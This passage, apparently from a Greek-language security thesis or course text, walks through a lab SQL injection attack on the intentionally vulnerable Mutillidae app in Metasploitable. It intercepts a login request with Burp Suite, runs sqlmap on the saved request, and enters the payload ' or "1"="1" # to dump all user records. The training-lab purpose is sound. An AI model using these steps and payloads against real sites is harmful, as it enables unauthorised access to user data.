
[Σ.65]

3.2. ΠΡΑΚΤΙΚΑ ΠΑΡΑΔΕΙΓΜΑΤΑ ΜΕΜΟΝΩΜΕΝΩΝ ΕΠΙΘΕΣΕΩΝ

3.2.1. SQL Injection Με SQLmap & Burp Suite

1. Ανοίγουμε το Metasploitable
2. Κάνουμε login με τα στοιχεία msfadmin/msfadmin
3. Βρίσκουμε τη διεύθυνση IP της εικονικής μηχανής με την εντολή ifconfig.

Στο παράδειγμά μας είναι 10.0.2.4



Εικ.3.1 Metasploitable


4. Ανοίγουμε το Kali Linux και κάνουμε login με τα στοιχεία μας.
5. Ανοίγουμε Firefox και συνδεόμαστε στην IP του Metasploitable.
6. Στη λίστα που εμφανίζει επιλέγουμε Mutillidae. Το Mutillidae είναι μία σκόπιμα ευάλωτη διαδικτυακή εφαρμογή και θα τη χρησιμοποιήσουμε για να δείξουμε ένα παράδειγμα απλής επίθεσης SQL Injection.

Εικ.3.2 Kali Linux

7. Απ' το αριστερό μενού του Mutillidae επιλέγουμε OWASP Top 10 -> A1-Injection -> SQLi-Extract Data -> User Info.


Εικ.3.3 Mutillidae

8. Στις ρυθμίσεις του Firefox επιλέγουμε Preferences -> Advanced -> Network -> Settings -> Manual proxy configuration. Στο πεδίο HTTP Proxy βάζουμε 127.0.0.1 και Port 8080. Επίσης αφήνουμε επιλεγμένο το Use this proxy server for all protocols. Επιλέγουμε OK.



Εικ.3.4 Proxy Configuration

9. Ανοίγουμε το πρόγραμμα Burp Suite CE. Στην καρτέλα Proxy -> Intercept βεβαιωνόμαστε ότι είναι επιλεγμένο το Intercept is on.




Εικ.3.5 Burp Suite

10. Πηγαίνουμε ξανά στο Firefox και στη σελίδα που είχαμε ανοιχτή, στα πεδία Name και Password βάζουμε κάτι τυχαίο και επιλέγουμε View Account Details.


Εικ.3.6 Mutillidae

11. Γυρίζουμε στο BurpSuite και εκεί που είχαμε μείνει βλέπουμε το http πακέτο που πρόκειται να στείλουμε. Το αντιγράφουμε μέχρι και το σημείο που λέει Cookie και το σώζουμε σε ένα αρχείο txt. Στο παράδειγμά μας το σώσαμε σαν burp.txt στο φάκελο Home.



Εικ.3.7 Burp Suite

12. Ανοίγουμε terminal, γράφουμε sqlmap -r burp.txt και πατάμε Enter.
13. Από εκεί βλέπουμε ότι το πεδίο username είναι ευάλωτο.




Εικ.3.8 SQLmap

14. Στον browser μας, βάζουμε σαν username ένα απλό SQL Injection: ‘ or “1”=”1” #

Εικ.3.9 Mutillidae

15. Επιλέγουμε View Account Details και η εφαρμογή μας δίνει τα δεδομένα όλων των χρηστών. Η επίθεση έγινε επιτυχώς.



